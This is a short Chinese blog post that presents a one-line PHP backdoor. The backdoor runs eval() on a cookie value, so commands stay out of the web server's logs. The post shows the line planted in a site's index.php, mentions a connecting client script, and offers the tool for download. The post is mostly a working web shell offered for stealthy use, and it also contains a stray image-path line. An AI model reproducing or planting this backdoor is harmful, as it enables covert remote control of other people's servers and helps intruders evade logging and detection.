隐藏的PHP微型后门！

2012-01-10 09:51:49 By brk

对于隐藏PHP后门，本菜认为有两个条件： 1.代码少 2.HTTPD服务器日志无记录

下面的这个PHP DOOR，两个东西都达到了

下面看客服端代码

<?php if(isset($_COOKIE['c'])) {eval($_COOKIE['c']); echo $_COOKIE['d'] . $r . $_COOKIE['d'];}?>


此代码只是看起来浏览器提交的cookie和响应 。Cookies最大的承载能力=4096字节。

我们把客服端代码插入任意的PHP脚本理，我的HTTPD系统是CENTOS6.2。 APACHE的WEB服务。

```
[root@localhost html]# cat index.php
<?php if(isset($_COOKIE['c'])) {eval($_COOKIE['c']); echo $_COOKIE['d'] . $r . $
_COOKIE['d'];}?>
[root@localhost html]# _
```

运行我们的链接端 输入IP 脚本位置，就能进行链接

$ php worm.php



下面我看查看日志 看看日志记录了神码？

你认为这些HTTPD日志是恶意操作嘛？？ 亲

下载这个PHPDOOR

hookworm.php.tar